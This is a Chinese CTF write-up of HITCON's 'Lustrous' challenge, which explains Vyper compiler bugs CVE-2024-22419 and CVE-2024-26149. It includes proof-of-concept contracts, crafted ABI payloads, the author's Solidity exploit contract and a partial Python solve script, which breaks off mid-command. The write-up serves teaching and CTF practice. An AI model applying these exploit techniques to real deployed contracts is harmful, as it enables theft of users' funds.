HITCON CTF - Lustrous write up

TL;DR

本篇文章主要讨论并分析 HITCON CTF 的 Lustrous 所涉及到的编译器漏洞 CVE-2024-22419 和 CVE-2024-26149)

分析

0x01 题目分析

本题提供了这样一个合约代码

```
#pragma version ==0.3.10

enum GemStatus:
    ACTIVE
    INACTIVE
    DESTROYED

struct Gem:
    health: int256
    max_health: int256
    attack: int256
    hardness: int256
    status: GemStatus

struct Lunarian:
    health: int256
    attack: int256
    rounds: uint256

interface Master:
    def get_actions() -> DynArray[uint8, MAX_ROUNDS]: view
    def decide_continue_battle(round: uint256, lunarian_health: int256) -> bool:
nonpayable

stage: public(uint8)
master_addr: public(address)
lunarian_addr: public(address)
sequences: public(HashMap[address, uint32])
gems: public(HashMap[bytes32, Gem])
assigned_gems: public(HashMap[address, uint32])
continued: public(HashMap[address, bool])

ACTIVE_HEALTH_THRESHOLD: constant(int256) = 64
STAGES: constant(uint8) = 3
MAX_ROUNDS: constant(uint256) = 300
LUNARIANS: constant(Lunarian[STAGES]) = [
    Lunarian({ health: 1_000, attack: 10_000, rounds: 100 }),
    Lunarian({ health: 10_000, attack: 100_000, rounds: 200 }),
```

```
    Lunarian({ health: 1 << 64, attack: 1 << 128, rounds: 300 }),
]

@external
@payable
def __init__():
    assert msg.value == as_wei_value(1_000_000, "ether")
    self.lunarian_addr = msg.sender

@external
@view
def is_solved() -> bool:
    return self.balance == 0

@external
def register_master():
    assert self.master_addr == empty(address), "master already registered"
    self.master_addr = msg.sender

@external
def transfer_master(new_master_addr: address):
    assert self.master_addr != empty(address), "master not registered"
    assert self.master_addr == msg.sender, "only master can transfer master"
    self.master_addr = new_master_addr

@external
@payable
def create_gem() -> Gem:
    assert self.master_addr == msg.sender, "only master can create gem"
    assert msg.value == as_wei_value(1, "ether"), "invalid value"

    random: int256 = abs(convert(keccak256(convert(block.number, bytes32)),
int256))
    gem: Gem = Gem({
        health: max(random % 256, ACTIVE_HEALTH_THRESHOLD),
        max_health: random % 256,
        attack: (random / 256) % 256,
        hardness: (random / (256 * 256)) % 256,
        status: GemStatus.ACTIVE,
    })
    self.gems[self.get_gem_id(msg.sender, self.sequences[msg.sender])] = gem
    self.sequences[msg.sender] += 1
    return gem

@external
def merge_gems() -> Gem:
    assert self.master_addr == msg.sender, "only master can merge gems"
    assert self.sequences[msg.sender] >= 2, "not enough gems to merge"

    gem1: Gem = self.gems[self.get_gem_id(msg.sender, self.sequences[msg.sender]
- 2)]
    gem2: Gem = self.gems[self.get_gem_id(msg.sender, self.sequences[msg.sender]
- 1)]

    assert (gem1.status == GemStatus.ACTIVE and gem2.status ==
GemStatus.INACTIVE) \
```

```
        or (gem1.status == GemStatus.INACTIVE and gem2.status ==
GemStatus.ACTIVE) \
        or (gem1.status == GemStatus.INACTIVE and gem2.status ==
GemStatus.INACTIVE), "invalid gem status"

    gem: Gem = Gem({
        health: gem1.health + gem2.health,
        max_health: gem1.max_health + gem2.max_health,
        attack: gem1.attack + gem2.attack,
        hardness: (gem1.hardness + gem2.hardness) / 2,
        status: self.calc_status(gem1.health + gem2.health),
    })
    self.gems[self.get_gem_id(msg.sender, self.sequences[msg.sender] - 2)] = gem
    self.sequences[msg.sender] -= 1
    return gem

@external
def pray_gem():
    assert self.master_addr == msg.sender, "only master can pray gem"
    assert self.sequences[msg.sender] >= 1, "not enough gems to pray"
    self.sequences[msg.sender] -= 1

@external
def assign_gem(sequence: uint32):
    assert self.master_addr == msg.sender, "only master can assign gem"
    self.assigned_gems[msg.sender] = sequence

@external
def battle(lunarian_actions: DynArray[uint8, MAX_ROUNDS]) -> (bool, int256,
int256):
    assert self.lunarian_addr == msg.sender, "only lunarian can start battle"
    assert self.master_addr != empty(address), "master not registered"
    assert self.stage < STAGES, "invalid stage"

    lunarian: Lunarian = LUNARIANS[self.stage]
    master: Master = Master(self.master_addr)
    gem_actions: DynArray[uint8, MAX_ROUNDS] = master.get_actions()
    gem_id: bytes32 = self.get_gem_id(self.master_addr,
self.assigned_gems[self.master_addr])

    assert self.assigned_gems[self.master_addr] <
self.sequences[self.master_addr], "invalid assigned gem"
    assert len(lunarian_actions) == lunarian.rounds and len(gem_actions) ==
lunarian.rounds, "invalid actions"
    assert self.gems[gem_id].status == GemStatus.ACTIVE, "gem is not active"

    for r in range(lunarian.rounds, bound=MAX_ROUNDS):
        # rock paper scissors
        lunarian_action: uint8 = lunarian_actions[r]
        gem_action: uint8 = gem_actions[r]
        assert lunarian_action <= 2 and gem_action <= 2, "invalid action"

        if lunarian_action == gem_action:
            continue

        master_win: bool = (lunarian_action == 0 and gem_action == 1) \
```

```
            or (lunarian_action == 1 and gem_action == 2) \
            or (lunarian_action == 2 and gem_action == 0)

        if master_win:
            lunarian.health -= self.gems[gem_id].attack
        else:
            self.gems[gem_id].health -= lunarian.attack /
self.gems[gem_id].hardness

        if self.calc_status(self.gems[gem_id].health) != GemStatus.ACTIVE:
            master.decide_continue_battle(r, lunarian.health)
            if self.continued[self.master_addr]:
                self.continued[self.master_addr] = False
                self.gems[gem_id].health = self.gems[gem_id].max_health

        self.gems[gem_id].status = self.calc_status(self.gems[gem_id].health)
        if self.gems[gem_id].status != GemStatus.ACTIVE or lunarian.health <= 0:
            break

    if self.gems[gem_id].status == GemStatus.ACTIVE \
        and (lunarian.health <= 0 or lunarian.health < self.gems[gem_id].health):
        if self.stage == 0:
            send(self.master_addr, as_wei_value(1, "ether"))
            self.stage += 1
        elif self.stage == 1:
            send(self.master_addr, as_wei_value(2, "ether"))
            self.stage += 1
        elif self.stage == 2:
            send(self.master_addr, self.balance)
            # congratz :)
        return True, lunarian.health, self.gems[gem_id].health
    else:
        self.stage = 0
        return False, lunarian.health, self.gems[gem_id].health

@external
@payable
def continue_battle():
    assert self.master_addr == msg.sender, "only master can continue battle"
    assert msg.value == as_wei_value(1, "ether"), "invalid value"
    self.continued[msg.sender] = True

@internal
@pure
def get_gem_id(master_addr: address, sequence: uint32) -> bytes32:
    master_addr_bytes: bytes20 = convert(master_addr, bytes20)
    sequence_bytes: bytes4 = convert(sequence, bytes4)
    gem_id: bytes32 = keccak256(concat(master_addr_bytes, sequence_bytes))
    return gem_id

@internal
@pure
def calc_status(health: int256) -> GemStatus:
    if ACTIVE_HEALTH_THRESHOLD <= health:
        return GemStatus.ACTIVE
    elif 0 <= health:
```

```
        return GemStatus.INACTIVE
    else:
        return GemStatus.DESTROYED
```

简要的看一下合约中的函数：

- `__init__` 初始化函数，设置`lunarian_addr`的地址为部署者的合约，同时初始化函数要求合约内有`1，000，000`个ETH。
- `is_solved`获胜条件，要求合约内的余额为0.
- `register_master` 注册为`master`，之后所有的交互都只有`master`才能调用。
- `transfer_master`转移master
- `create_gem`，支付 `1ETH`然后创建一个`Gem`也就是我们之后要与`Lunarian`战斗。不过这里给的数值很低，所有的数值全都模除`256` 。粗略一看，这里还能进行随机数预测。
- `merge_gems`战败之后可以将`Gem`合并。
- `pray_gem` 弹出最新的`Gem`。
- `assign_gem`设置`Gem`的参战顺序
- `battle`函数，发起战斗，战斗的方式是剪刀石头布
- `continue_battle` 购买复活币，售价 1 ETH
- `calc_status`计算当前`Gem`的状态

初步分析，我们需要实现一个`master`合约并实现`get_actions`和`decide_continue_battle`两个函数。 乍一看，在`battle`函数中似乎可以`decide_continue_battle`打重入攻击，但`battle`函数又有校验,在`create_gem`函数中可以打随机数预测。而剩下的从代码层面就发现不了多少漏洞了。

而本题题目异常苛刻，初始只有`1.5`ETH，题目环境只有10分钟，十分难办。

0x02 两个编译器漏洞

在开始题目的分析之前，我们学习一些前置知识。

CVE-2024-22419

https://github.com/vyperlang/vyper/security/advisories/GHSA-2q8v-3gqq-4f8p


PoC如下：

```
#@version ^0.3.9

@internal
def bar() -> uint256:
    sss: String[2] = concat("a", "b")
    return 1


@external
def foo() -> int256:
    a: int256 = -1
    b: uint256 = self.bar()
    return a
```


当我们调用`foo()`的时候，`foo`函数的返回值并不是`-1`，而是`452312848583266388373324160190187140051835877600158453279131187530910662655`。

发生了什么?

当代码准备执行`concat`函数的时候，我们进入内存看一眼。




这里，concat函数会首先加载`String`类型的值分别为`a`和`b`的临时变量，并且为变量`sss`分配内存。




当执行`concat`的时候，我们仔细看一下这里发生了什么：


这里先把`a`放到`0x120`



合并`b`的时候：



在这里`a`被覆盖了。用另一张图能更详细地描述发生了什么：



CVE-2024-26149

https://github.com/vyperlang/vyper/security/advisories/GHSA-9p8r-4xp4-gw5w

关于ABI

ABI所涉及到的内容十分多，这里由于篇幅限制，本文只介绍数组类型的ABI，关于ABI的更多信息，可以阅读下面的文章：

https://www.rareskills.io/post/abi-encoding

ABI（Application Binary Interface）：应用程序二进制接口，描述了应用程序和操作系统之间，一个应用和它的库之间，或者应用的组成部分之间的低接口。ABI涵盖了各种细节，如：

- 数据类型的大小、布局和对齐；
- 调用约定（控制着函数的参数如何传送以及如何接受返回值）

在EVM上，数组的ABI布局一般为如下格式：

```
0x00    0000000000000000000000000000000000000000000000000000000000000020    偏移
0x20    0000000000000000000000000000000000000000000000000000000000000001    长度
0x40    0000000000000000000000000000000000000000000000000000000000000001    内容
```

用户与合约交互，合约与合约交互，它们之间都是通过同样的ABI标准进行数据传递的。接下来我将讲述一下`EVM`是如何解析ABI的。

上图的数据类型为`uint256[1]`，内容是`1`。当EVM接收到这样的数据之后并进行`abi`解码的时候，首先会添加一个`偏移`移动到`长度`部分，之后根据`长度`信息以及数据类型，对内容的部分进行切割处理。

(这部分内容，用文字描述难以讲清楚，我建议读者在remix里面动手调试一下)

PoC

```
event Pwn:
    pass

@external
def f(x: Bytes[32 * 3]):
    a: Bytes[32] = b"foo"
    y: Bytes[32 * 3] = x

    decoded_y1: Bytes[32] = _abi_decode(y, Bytes[32])
    a = b"bar"
    decoded_y2: Bytes[32] = _abi_decode(y, Bytes[32])

    if decoded_y1 != decoded_y2:
        log Pwn()
```

calldata

```
0xd45754f8
0000000000000000000000000000000000000000000000000000000000000020
0000000000000000000000000000000000000000000000000000000000000060
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffa0
```

发生了什么?

我们先来解析一下这个`calldata`：

`0xd45754f8`为`f`的函数签名，这个函数的参数为`Bytes[32*3]`即`Bytes[96]`本质是个数组。 那么我们解析一下后面的字符串：

```
0x00    0000000000000000000000000000000000000000000000000000000000000020    偏移
0x20    0000000000000000000000000000000000000000000000000000000000000060    长度
0x40    ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffa0    内容
```

偏移为0x20，读取到长度为`0x60`，但这里只有长度为`0x20`的内容？？ 这里根据EVM的特性，会自动补`0`，关于此特性的利用，可以参考这篇文章短地址攻击。

于是当它加载到内存时候，这个变量`y`的内容是这样的：

	...
0x60	0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffa0
0x80	0x0000000000000000000000000000000000000000000000000000000000000000
0xa0	0x0000000000000000000000000000000000000000000000000000000000000000

接着，当我们执行到`_abi_decode`函数的时候，内存布局如下：

	...	
0x40	0x0000000000000000000000000000000000000000000000000000000000000060	
0x60	0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffa0	Bytes[32*3] y
0x80	0x0000000000000000000000000000000000000000000000000000000000000000	
0xa0	0x0000000000000000000000000000000000000000000000000000000000000000	
0xc0	0x0000000000000000000000000000000000000000000000000000000000000003	Bytes[32] a
0xe0	0x666f6f0000000000000000000000000000000000000000000000000000000000	
0x100	0x0000000000000000000000000000000000000000000000000000000000000003	Bytes[32] b"foo"（temp）
0x120	0x666f6f0000000000000000000000000000000000000000000000000000000000	

当ABI把`y`当作一个数组进行解码的时候，它首先会读取前`0x20`字符来获取偏移，然后编译器将其添加`0x120`，将偏移与`0x120`相加

```
In [2]: print(hex((0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffa0 +0x120) ))
0x10000000000000000000000000000000000000000000000000000000000000c0
```

(注意这里已经发生溢出，在EVM中，此处运算得到的结果，最高位的1已经溢出了，所以最终偏移后的地址是`0xc0`)，偏移之后，会读取偏移后的`0xc0`处，这里读取到的是`Bytes[32]a`的长度`0x3`,接着`b'foo'`就这么被存储到变量`decoded_y1`中。

同理，当`a`被更改为`bar`之后，`decoded_y2`便是`bar`了

0x03 解题思路

stage 1

第一眼上手

```
@external
@payable
def create_gem() -> Gem:
```

```
    assert self.master_addr == msg.sender, "only master can create gem"
    assert msg.value == as_wei_value(1, "ether"), "invalid value"

    random: int256 = abs(convert(keccak256(convert(block.number, bytes32)),
int256))
    gem: Gem = Gem({
        health: max(random % 256, ACTIVE_HEALTH_THRESHOLD),
        max_health: random % 256,
        attack: (random / 256) % 256,
        hardness: (random / (256 * 256)) % 256,
        status: GemStatus.ACTIVE,
    })
    self.gems[self.get_gem_id(msg.sender, self.sequences[msg.sender])] = gem
    self.sequences[msg.sender] += 1
    return gem
```

Create部分明显可以随机数预测，而第一轮`Lunarian({ health: 1_000, attack: 10_000, rounds: 100 })`，血量1000，可以先不断地随机数预测，然后获得一个比较高的数值之后，开启第一轮对战。而第一轮对战中，我们无法知晓对手的操作，但它会回调我们的`continue_battle`函数，因此我们可以利用`revert`来耍赖，直到我们赢下第一轮，这里题目返还的`1ETH`至关重要。


stage 2

第二轮，这里怪物的数值明显不对劲了`Lunarian({ health: 10_000, attack: 100_000, rounds: 200 })`，赢不了，根本不可能赢的。

仔细观察`merge_gem`函数，我们能看到一个关键的函数`get_gem_id`，而在`get_gem_id`函数中间，使用了一个`concat`函数!

```
def get_gem_id(master_addr: address, sequence: uint32) -> bytes32:
    master_addr_bytes: bytes20 = convert(master_addr, bytes20)
    sequence_bytes: bytes4 = convert(sequence, bytes4)
    gem_id: bytes32 = keccak256(concat(master_addr_bytes, sequence_bytes))
    return gem_id
```

结合vyper的编译器漏洞`CVE-2024-22419`，不难看出，我们需要通过`concat`函数来覆盖血量，但是这里是`bytes20`被覆盖。



也就是说，我们需要**输掉**一轮，让血量变成负的，然后通过`merge_gem`函数，把我的血量变成非常高。

但注意这里覆盖后的结果，血量还是只有 96 位，也就是说最大不超过2^{96}，应对第二轮已经绰绰有余。

stage 1

第三轮出题人已经不演了,`Lunarian({ health: 1 << 64, attack: 1 << 128, rounds: 300 })` 攻击力是 1左移 128 位，而我们的血量最高才96位，直接一巴掌打到生活不能自理，但`Lunarian`的血量才 2^{64}。

而这里也是出题人最精妙的地方了，还是这个回调函数。

不过结合`CVE-2024-26149`漏洞，我们可以返回一个异形的数组，让EVM运行的时候拿到Lunarian的`action`，这样我们能打出一个全平的结果，之后便能通过血量多获胜。

最后...?

题目环境限制十分钟，我们要有一个脚本一键打。

出题人writeup分析

合约

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import {ILandOfTheLustrous, Gem} from "./ILandOfTheLustrous.sol";

contract Master {
    bytes constant PAYLOAD_ZERO_100 =

 hex"0000000000000000000000000000000000000000000000000000000000000020000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000064";
    bytes constant PAYLOAD_ZERO_200 =

 hex"0000000000000000000000000000000000000000000000000000000000000020000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000c8";
    bytes constant PAYLOAD_COPY =

 hex"ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffb4000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000";
    int256 constant ACTIVE_HEALTH_THRESHOLD = 64;

    ILandOfTheLustrous land;
    uint8 public indicator = 0;

    constructor(address landAddr) payable {
        require(msg.value == 1 ether);
        land = ILandOfTheLustrous(landAddr);
        land.register_master();
    }

    function prepareBattle() public {
```

```
        int256 threshold = 150;
        if (indicator == 0) {
            // stage 0
            Gem memory gem = land.create_gem{value: 1 ether}();
            require(gem.health > threshold && gem.attack > threshold &&
gem.hardness > threshold, "bad gem");
            land.assign_gem(0);
        } else if (indicator == 1) {
            // stage 1
            // nop
        } else if (indicator == 2) {
            // stage 0
            Gem memory gem = land.create_gem{value: 1 ether}();
            require(gem.health > threshold && gem.attack > threshold &&
gem.hardness > threshold, "bad gem");
            land.assign_gem(1);
        } else if (indicator == 3) {
            if (land.stage() == 1) {
                // if gem 1 wins without being inactive in the previous battle
                land.pray_gem();
                land.assign_gem(0);
                indicator -= 2; // -> indicator 2
            } else {
                land.assign_gem(0);
            }
        } else if (indicator == 4) {
            if (land.stage() == 1) {
                // if gem 0 wins without being destroyed in the previous battle
                // normally battle gem 0 to destroy
                indicator--; // -> indicator 4
            }
        }
        indicator++;
    }

    // sneak_case since the signature is specified in the Vyper contract
    function decide_continue_battle(uint256, /* round */ int256 /*
lunarian_health */ ) public returns (bool) {
        if (indicator == 1) {
            revert("reset round 1, loss");
        } else if (indicator == 3) {
            Gem memory gem = land.gems(getGemId(1));
            require(0 <= gem.health && gem.health < ACTIVE_HEALTH_THRESHOLD,
"reset round 2, not inactive");
        } else if (indicator == 4) {
            Gem memory gem0 = land.gems(getGemId(0));
            Gem memory gem1 = land.gems(getGemId(1));
            require(gem0.health + gem1.health < 0, "reset round 3, must be
negative");
            land.merge_gems();
        }
        return false;
    }

    function getGemId(uint32 sequence) internal view returns (bytes32) {
        bytes20 master_bytes = bytes20(address(this));
```

```
        bytes4 sequence_bytes = bytes4(sequence);
        return keccak256(abi.encodePacked(master_bytes, sequence_bytes));
    }

    receive() external payable {}

    fallback(bytes calldata /* input */ ) external returns (bytes memory output)
{
        if (msg.sig == bytes4(keccak256(bytes("get_actions()")))) {
            if (indicator == 1) {
                require(land.stage() == 0, "stage 0");
                return PAYLOAD_ZERO_100;
            } else if (indicator == 2) {
                require(land.stage() == 1, "stage 1");
                return PAYLOAD_COPY;
            } else if (indicator == 3) {
                require(land.stage() == 0, "stage 0");
                return PAYLOAD_ZERO_100;
            } else if (indicator == 4) {
                if (land.stage() == 0) {
                    return PAYLOAD_ZERO_100;
                } else {
                    return PAYLOAD_ZERO_200;
                }
            } else {
                return PAYLOAD_COPY;
            }
        }
    }
}
```

这里出题人并没有实现`get_action()`函数，而是采用`fallback()`返回自定义`memory`类型数据绕开编译器的类型检查用来达到 返回一些低级的数据的目的。

```
    fallback(bytes calldata /* input */ ) external returns (bytes memory output)
{
        if (msg.sig == bytes4(keccak256(bytes("get_actions()")))) {
            if (indicator == 1) {
                require(land.stage() == 0, "stage 0");
                return PAYLOAD_ZERO_100;
            } else if (indicator == 2) {
                require(land.stage() == 1, "stage 1");
                return PAYLOAD_COPY;
            } else if (indicator == 3) {
                require(land.stage() == 0, "stage 0");
                return PAYLOAD_ZERO_100;
            } else if (indicator == 4) {
                if (land.stage() == 0) {
                    return PAYLOAD_ZERO_100;
                } else {
                    return PAYLOAD_ZERO_200;
                }
```

```
            } else {
                return PAYLOAD_COPY;
            }
        }
    }
```

这里仔细看一下三个Payload：

PAYLOAD_ZERO_100:

```
0000000000000000000000000000000000000000000000000000000000000020        //偏移
0000000000000000000000000000000000000000000000000000000000000064        //长度
(0x64 = 100)
```

PAYLOAD_ZERO_200:

```
0000000000000000000000000000000000000000000000000000000000000020        //偏移
00000000000000000000000000000000000000000000000000000000000000c8        //长度
(0xc8 = 200)
```

上述两个Payload也是利用了 EVM自动补零的

PAYLOAD_COPY:

```
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffb44        //偏移
0000000000000000000000000000000000000000000000000000000000000000
```

很明显，这里的这个Payload是为了溢出准备的

这里是根据`indicator`判断游戏进程，来决定是否要`revert`耍赖重来。

```
    function decide_continue_battle(uint256, /* round */ int256 /*
lunarian_health */ ) public returns (bool) {
        if (indicator == 1) {
            revert("reset round 1, loss");  //第一次战斗必须赢
        } else if (indicator == 3) {
            Gem memory gem = land.gems(getGemId(1));
            require(0 <= gem.health && gem.health < ACTIVE_HEALTH_THRESHOLD,
"reset round 2, not inactive"); //第二次战斗之后血量必须是负的
        } else if (indicator == 4) {
            Gem memory gem0 = land.gems(getGemId(0));
            Gem memory gem1 = land.gems(getGemId(1));
            require(gem0.health + gem1.health < 0, "reset round 3, must be
negative");  //两次战斗之后合并后的血量必须是负的
            land.merge_gems();
        }
        return false;
    }
```

这里是战斗前的各种准备，根据`indicator`作出对应的动作:

```
    function prepareBattle() public {
        int256 threshold = 150;
        if (indicator == 0) {
            // stage 0
            Gem memory gem = land.create_gem{value: 1 ether}();
            require(gem.health > threshold && gem.attack > threshold &&
gem.hardness > threshold, "bad gem");
            land.assign_gem(0);
        } else if (indicator == 1) {
            // stage 1
            // nop
        } else if (indicator == 2) {
            // stage 0
            Gem memory gem = land.create_gem{value: 1 ether}();
            require(gem.health > threshold && gem.attack > threshold &&
gem.hardness > threshold, "bad gem");
            land.assign_gem(1);
        } else if (indicator == 3) {
            if (land.stage() == 1) {
                // if gem 1 wins without being inactive in the previous battle
                land.pray_gem();
                land.assign_gem(0);
                indicator -= 2; // -> indicator 2
            } else {
                land.assign_gem(0);
            }
        } else if (indicator == 4) {
            if (land.stage() == 1) {
                // if gem 0 wins without being destroyed in the previous battle
                // normally battle gem 0 to destroy
                indicator--; // -> indicator 4
            }
        }
        indicator++;
    }
```

脚本

合约上交互，大部分的逻辑写在合约里了，这里只剩下一小部分需要与服务端交互的内容，这里就不赘述了。

```
import hashlib
import json
import os
import subprocess

from pwn import remote
from web3 import Web3
```

```
CHALLENGE_HOST = os.getenv("CHALLENGE_HOST", "localhost")
CHALLENGE_PORT = os.getenv("CHALLENGE_PORT", "31337")

r = remote(CHALLENGE_HOST, CHALLENGE_PORT, level="debug")
r.recvuntil(b"action? ")
r.sendline(b"1")


def solve_pow(r: remote) -> None:
    r.recvuntil(b'sha256("')
    preimage_prefix = r.recvuntil(b'"')[:-1]
    r.recvuntil(b"start with ")
    bits = int(r.recvuntil(b" "))
    for i in range(0, 1 << 32):
        your_input = str(i).encode()
        preimage = preimage_prefix + your_input
        digest = hashlib.sha256(preimage).digest()
        digest_int = int.from_bytes(digest, "big")
        if digest_int < (1 << (256 - bits)):
            break
    r.recvuntil(b"YOUR_INPUT = ")
    r.sendline(your_input)


solve_pow(r)

r.recvuntil(b"uuid:")
uuid = r.recvline().strip()
r.recvuntil(b"rpc endpoint:")
rpc_url = r.recvline().strip().decode().replace("TODO", CHALLENGE_HOST)
r.recvuntil(b"private key:")
private_key = r.recvline().strip().decode()
r.recvuntil(b"your address:")
player_addr = r.recvline().strip().decode()
r.recvuntil(b"challenge contract:")
land_addr = r.recvline().strip().decode()
r.close()

web3 = Web3(Web3.HTTPProvider(rpc_url))

res = subprocess.run(
    [
        "forge",
        "create",
        "src/Exploit.sol:Master",
        "--private-key",
        private_key,
        "--constructor-args",
        land_addr,
        "--value",
        "1ether",
        "--rpc-url",
        rpc_url,
        "--json",
    ],
    stdout=subprocess.PIPE,
```

```
    stderr=subprocess.PIPE,
)
assert res.returncode == 0

master_addr = json.loads(res.stdout)["deployedTo"]
print("master address", master_addr)


def cast_call(addr: str, sig: str) -> str:
    # use cast instead of web3py because it's easier
    res = subprocess.run(
        [
            "cast",
            "call",
            addr,
            sig,
            "--rpc-url",
            rpc_url,
        ],
        stdout=subprocess.PIPE,
        stderr=subprocess.PIPE,
    )

    return res.stdout.decode().strip()


master_turn = True
for i in range(0, 10000):
    print()
    if cast_call(land_addr, "is_solved()(bool)") == "true":
        print("solved!")
        break
    stage = cast_call(land_addr, "stage()(uint8)")
    indicator = cast_call(master_addr, "indicator()(uint256)")
    print(f"{i=}", "master" if master_turn else "lunarian")
    print(f"stage {stage} indicator {indicator}")
    if master_turn:
        res = subprocess.run(
            [
                "cast",
                "send",
                master_addr,
                "prepareBattle()",
                "--private-key",
                private_key,
                "--rpc-url",
                rpc_url,
                "--json",
                "--gas-limit",
